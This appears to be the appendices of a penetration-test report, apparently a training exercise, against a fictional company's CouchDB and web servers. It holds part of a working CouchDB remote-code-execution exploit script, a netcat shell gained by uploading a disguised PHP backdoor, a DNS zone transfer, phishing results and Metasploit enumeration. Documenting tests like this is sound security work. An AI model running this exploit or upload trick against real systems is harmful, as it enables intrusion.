session.auth = HTTPBasicAuth(args.user, args.password)

# Create payload
try:
    if version == 1:
        session.put(args.host + "/_config/query_servers/cmd",
                    data=''" + args.cmd + "'")
        print("[+] Created payload at: " + args.host + "/_config/query_servers/cmd")
    else:
        host = session.get(args.host + "/_membership").json()["all_nodes"][0]
        session.put(args.host + "/_node/" + host + "/_config/query_servers/cmd",
                    data=''" + args.cmd + "'")
        print("[+] Created payload at: " + args.host + "/_node/" + host + "/_config/query_servers/cmd")
except requests.exceptions.HTTPError as e:
    error("[-] Unable to create command payload: " + e)

try:
    session.put(args.host + "/god")
    session.put(args.host + "/god/zero", data='{"_id": "HTP"}')
except requests.exceptions.HTTPError:
    error("[-] Unable to create database.")

# Execute payload
try:
    if version == 1:
        session.post(args.host + "/god/_temp_view?limit=10",
                     data='{"language": "cmd", "map": ""}')
    else:
        session.post(args.host + "/god/_design/zero",
                     data='{"_id": "_design/zero", "views": {"god": {"map": ""}}, "language": "cmd"}')
    print("[+] Command executed: " + args.cmd)
except requests.exceptions.HTTPError:
    error("[-] Unable to execute payload.")
```

```
print("[*] Cleaning up.")

# Cleanup database
try:
    session.delete(args.host + "/god")
except requests.exceptions.HTTPError:
    error("[-] Unable to remove database.")

# Cleanup payload
try:
    if version == 1:
        session.delete(args.host + "/_config/query_servers/cmd")
    else:
        host = session.get(args.host + "/_membership").json()["all_nodes"][0]
        session.delete(args.host + "/_node" + host + "/_config/query_servers/cmd")
except requests.exceptions.HTTPError:
    error("[-] Unable to remove payload.")

def main():
    version = getVersion()
    print("[*] Detected CouchDB Version " + version)
    vv = version.replace(".", "")
    v = int(version[0])
    if v == 1 and int(vv) <= 170:
        exploit(v)
    elif v == 2 and int(vv) < 211:
        exploit(v)
    else:
        print("[-] Version " + version + " not vulnerable.")
        sys.exit(0)

if __name__ == "__main__":
    ap = argparse.ArgumentParser(
        description="Apache CouchDB JSON Remote Code Execution Exploit (CVE-2017-12636)")
    ap.add_argument("host", help="URL (Example: http://127.0.0.1:5984).")
    ap.add_argument("-c", "--cmd", help="Command to run.")
    ap.add_argument("--priv", help="Exploit privilege escalation (CVE-2017-12635).",
                   action="store_true")
    ap.add_argument("-u", "--user", help="Admin username (Default: guest).",
                   default="guest")
    ap.add_argument("-p", "--password", help="Admin password (Default: guest).",
                   default="guest")
    args = ap.parse_args()
    main()
```

Appendix C:

Screenshots for Nessus & Faraday CE

1. Nessus Automated Scan as per Policy_NS_Q3 Screenshots

The screenshot shows the Nessus interface with the following details:

- Scan Details:**
 - Policy: Policy_NS_Q3
 - Status: Completed
 - Severity Base: CVSS v3.0
 - Scanner: Local Scanner
 - Start: Today at 8:32 PM
 - End: Today at 8:46 PM
 - Elapsed: 14 minutes
- Vulnerabilities:** A donut chart showing the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

The screenshot shows the Nessus interface with the following details:

- Scan Details:**
 - Policy: Policy_NS_Q3
 - Status: Completed
 - Severity Base: CVSS v3.0
 - Scanner: Local Scanner
 - Start: Today at 8:32 PM
 - End: Today at 8:46 PM
 - Elapsed: 14 minutes
- Vulnerabilities:** A table listing two vulnerabilities:

Sev	Name	Family	Count
HIGH	Apache CouchDB Unauthenticated Ad...	Databases	1
INFO	Apache CouchDB Detection	Databases	1

 A donut chart showing the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

2. Upload the automated scan results to Faraday and manage vulnerabilities.

Faraday CE screenshots

The screenshot shows the Faraday CE dashboard for a workspace named "example_corp".

- Workspace progress:** Shows a message: "Start date and end date are required".
- Vulnerabilities:** A donut chart showing the distribution of vulnerabilities by severity: Critical (1), High (1), Medium (2), Low (0), Info (37), and Unclassified (0).
- Vulnerabilities by status:** A donut chart showing the distribution of vulnerabilities by status: Critical (1), High (1), Medium (2), Low (0), Info (37), and Unclassified (0).
- Services report:** Summary of services found: WWW (4), DNS (1), FTP (1), HOSTS (1), SERVICES (7), and VULNS (16).
- Hosts:** Summary of hosts found: SSH (1), TOTAL VULNS (41), and WEB VULNS (25).
- Last Vulnerabilities:** A table listing recent vulnerabilities:

Severity	Target	Name	Owner	Date
HIGH	10.10.10.10	Apache CouchDB Remote Code Execution	root	4 days ago
CRITICAL	10.10.10.10	Apache CouchDB Remote Privilege Escalation	root	5 days ago
MED	10.10.10.10	Apache mod_status /server-status Information Disclosure	root	5 days ago
MED	10.10.10.10	HTTP TRACE / TRACK Methods Allowed	root	5 days ago
- Commands History:** Shows 5 commands out of NaN, with the last command being "1 of NaN".

The screenshot shows the Faraday CE Manage tab, specifically the "Vulns" section.

ID	CONF	SEV	NAME	SERVICE	HOSTNAMES	TARGET	DESC
65		CRT	Apache CouchDB Remote Privil...	(5984/tcp) www	infra.example.com	10.10.10.10	Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is poss...
90		HIGH	Apache CouchDB Remote Code...		infra.example.com	10.10.10.10	CouchDB administrative users can configure the database server via HTTP(S). Some of the confi...
61		MED	Apache mod_status /server-sta...	(443/tcp) www	infra.example.com	10.10.10.10	A remote unauthenticated attacker can obtain an overview of the remote Apache web server's ...
60		MED	HTTP TRACE / TRACK Methods ...	(443/tcp) www	infra.example.com	10.10.10.10	The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP...
52		INFO	Nessus TCP scanner	(22/tcp) ssh	infra.example.com	10.10.10.10	This plugin is a classical TCP port scanner. It shall be reasonably quick even against a firewalled ...
85		INFO	Local Checks Not Enabled (info)...		infra.example.com	10.10.10.10	Nessus did not enable local checks on the remote host. This does not necessarily indicate a pro...
78		INFO	Nessus TCP scanner	(80/tcp) www	infra.example.com	10.10.10.10	This plugin is a classical TCP port scanner. It shall be reasonably quick even against a firewalled ...
55		INFO	Apache HTTP Server Version	(443/tcp) www	infra.example.com	10.10.10.10	The remote host is running the Apache HTTP Server, an open source web server. It was possible...
Total 41 Selected 41		INFO	Web Server / Application favicon	(5984/tcp) unknown	infra.example.com	10.10.10.10	The 'favicon.ico' file found on the remote web server belongs to a popular web server. This may...

Page navigation: 1 of 41 items per page.

Appendix D: Screenshots Of Exploited Web App

Exploited webapp screenshots

The screenshot shows a contact form titled "Contact US" set against a background image of a city skyline at night. The form fields include "Name" (empty), "Email" (empty), and "Message" (empty). Below the message field is a section for "Image Attachment" with a button labeled "Upload a file". A green success message at the top of the form area reads "Form Submitted Successfully.". The top navigation bar includes links for "Example Corp.", "Home", "Contact", and a "Login" button.



The screenshot shows a terminal session titled "Shell No.1" with the following text:

```
root@udacity:~# nc -l -p 4444
whoami
admin
id
uid=1001(admin) gid=1001(admin) groups=1001(admin),33(www-data)
pwd
/home/admin/web/example.com/public_html/secureapp/uploads
ls -la
total 20
drwxr-xr-x 2 admin admin 4096 Jun 26 10:26 .
drwxr-xr-x 5 admin admin 4096 Jan 21 14:04 ..
-rw-r--r-- 1 admin admin 7921 Oct 4 2020 0.jpg
-rw-r--r-- 1 admin admin 221 Jun 26 10:26 backdoor.php;.jpg
cd ..
ls -la
total 32
drwxr-xr-x 5 admin admin 4096 Jan 21 14:04 .
drwxr-xr-x 6 admin admin 4096 Jun 26 06:51 ..
-rw-r--r-- 1 admin admin 161 Oct 4 2020 .htaccess
drwxr-xr-x 5 admin admin 4096 Sep 30 2020 assets
-rw-r--r-- 1 admin admin 4662 Oct 4 2020 contact.php
drwxr-xr-x 2 admin admin 4096 Jan 21 14:18 includes
drwxr-xr-x 2 admin admin 4096 Jun 26 10:26 uploads
```

Appendix E: OSINT / Phishing Results Data Used

OSINT:

1. Project on Freelancer

File Upload System

Details Proposals

Project Details **€250.00 – 750.00 EUR**
🕒 BIDDING ENDS IN 6 DAYS, 23 HOURS

Looking for a talented PHP Developer who can fix our File Upload page.

We want to make it secure against any type of file upload.
Please only apply if you know how to secure it against
1. Simple File Upload
2. Content Type File Upload
3. Double Extension File Upload
4. Gwt Size File Upload

Skills Required

2. Question on Quora

How do I lock a whole folder on Apache?

 Answer

 Follow · 12

 Request



3 Answers



Hatim Khanjiwala, Software developer | Linux enthusiast | Social Introvert

Answered July 4, 2018



I guess you are asking about HTTP Auth. Create a file .htaccess which contains Basic HTTP Auth Code for Apache. Then create another file .htpasswd which will have the user and password.
 You can use many different hashing functions like BCRYPT, MD5, etc.
 Remember, that your visitors need to send the requests in Base64 Encoding to open the directory

3. Question on StackExchange

Disable Firewall On A Directory?

Asked 2 months ago Active 7 days ago Viewed 638 times

I have installed WordPress on an ubuntu server which is being protected by a WAF. However, I want to exclude a location /secureapp on the root server. So if my main website is on domain.ltd/ then I want to whitelist domain.ltd/secureapp from the WAF. Any help would be appreciated

0

apache-httdp

Share Improve this question Follow

ANSWER

ANSWER

4. Zone Transfer Information

```
root@kali:~# dig AXFR example.com @ns1.example.com
; <>> DiG 9.11.5-P4-5.1+b1-Debian <>> AXFR example.com @ns1.example.com
;; global options: +cmd
example.com.      14400   IN      SOA    ns1.example.com. root.example.com. 2020100310 7200 3600 1209600 180
example.com.      14400   IN      MX     "10 mail.example.com."
example.com.      14400   IN      TXT    "v=spf1 a mx ip4:10.10.10.10 ~all"
example.com.      14400   IN      NS     ns1.example.com.
example.com.      14400   IN      NS     ns2.example.com.
example.com.      14400   IN      A      "10.10.10.10"
_dmarc.example.com. 14400   IN      TXT    "v=DMARC1; p=none"
_domainkey.example.com. 14400   IN      TXT    "t=y; o=~"
mail._domainkey.example.com. 14400   IN      TXT    "v=DKIM1; k=rsa; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCoHi8BS4WZfRm3peDpCH
9t3t9jFfrLSKWFxhObqHIGjVpbArDEmvLkNOISX/B1LSFM6KhTrnCcg31vOukq000Cr0Efwo9CNo8Z/u06RqMr/Hg525eW60b3eRCgh+NNNw6Gt0VVKu7uhLZhUai
219/JAVZrp7EVKTVOAQEiA9v4kwIDAQAB"
db.example.com.    14400   IN      A      "10.10.10.23"
ftp.example.com.   14400   IN      A      "10.10.10.10"
imap.example.com.  14400   IN      A      "10.10.10.10"
infra.example.com. 14400   IN      A      "10.10.10.10"
mail.example.com.  14400   IN      A      "10.10.10.10"
ns1.example.com.   14400   IN      A      "10.10.10.10"
ns2.example.com.   14400   IN      A      "10.10.10.10"
pop.example.com.   14400   IN      A      "10.10.10.10"
smtp.example.com. 14400   IN      A      "10.10.10.10"
www.example.com.   14400   IN      A      "10.10.10.10"
example.com.       14400   IN      SOA    ns1.example.com. root.example.com. 2020100310 7200 3600 1209600 180
;; Query time: 2 msec
;; SERVER: 10.10.10.10#53(10.10.10.10)
;; WHEN: Thu Oct  8 07:04:37 EDT 2020
;; XFR size: 20 records (messages 1, bytes 747)
```

5. Whois Lookup Information

Domain:	example.com
Registrar:	Bansal X
Registered On:	1995-08-14
Expires On:	2021-08-13
Updated On:	2020-08-14
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	ns1.example.com ns2.example.com

Raw Whois Data

```
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

domain:      EXAMPLE.COM
```

Q3 Phishing Results:



First Name	Last Name	Email	Position	Status	Reported
Christine	Mcdonald	christine@example.com	Management	Submitted Data	
Edwina	Jimenez	edwina@example.com	Employee	Submitted Data	
King	Farley	king@example.com	Employee	Submitted Data	
Liz	Hoover	liz@example.com	Management	Submitted Data	
Martin	Walters	martin@example.com	Developer	Submitted Data	
Millard	Wang	millard@example.com	Management	Submitted Data	✓
Pauline	Frey	pauline@example.com	Employee	Submitted Data	
Rose	Underwood	rose@example.com	Employee	Submitted Data	
sagar	bansal	sagar@example.com	Instructor	Submitted Data	✓
Tabitha	Yang	tabitha@example.com	Developer	Submitted Data	

Show 10 entries Search:

Showing 1 to 10 of 52 entries

Previous [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) Next

Appendix F:

Metasploit CouchDB Scanner Screenshots

Metasploit auxiliary couchDB scanner used for couchDB database enumeration. In metasploit terminal type the following command.

`use auxiliary/scanner/couchdb/couchdb_enum`

```

msf5 > use auxiliary/scanner/couchdb/couchdb_enum
msf5 auxiliary(scanner/couchdb/couchdb_enum) > show options

Module options (auxiliary/scanner/couchdb/couchdb_enum):
Name      Current Setting  Required  Description
---      ---           ---           ---
CREATEUSER    false        yes        Create Administrative user
HttpPassword  rZTxShoHroB   yes        CouchDB Password
HttpUsername eoMGEmZTtUus  yes        CouchDB Username
Proxies       no          yes        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS       10.10.10.10   yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' day
ROLES        _admin       yes        CouchDB Roles
RPORT        5984         yes        The target port (TCP)
SERVERINFO    false        yes        Print server info
SSL          false        no         Negotiate SSL/TLS for outgoing connections
TARGETURI    /_all_dbs    yes        Path to list all the databases
VHOST        shing-dean    no         HTTP server virtual host

msf5 auxiliary(scanner/couchdb/couchdb_enum) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf5 auxiliary(scanner/couchdb/couchdb_enum) > run
[*] Running module against 10.10.10.10

[*] 10.10.10.10:5984 - Enumerating Databases ...
[+] 10.10.10.10:5984 - Databases:

[
  "_replicator",
  "_users",
  "examplecorp",
  "records",
  "sagarbandsal"
]

[*] 10.10.10.10:5984 - File saved in: /root/.msf4/loot/20210619224232_default_10.10.10.10_couchdb.enum_072508.bin
[-] 10.10.10.10:5984 - Error retrieving database. Consider providing credentials or setting CREATEUSER and rerunning.
[*] Auxiliary module execution completed

```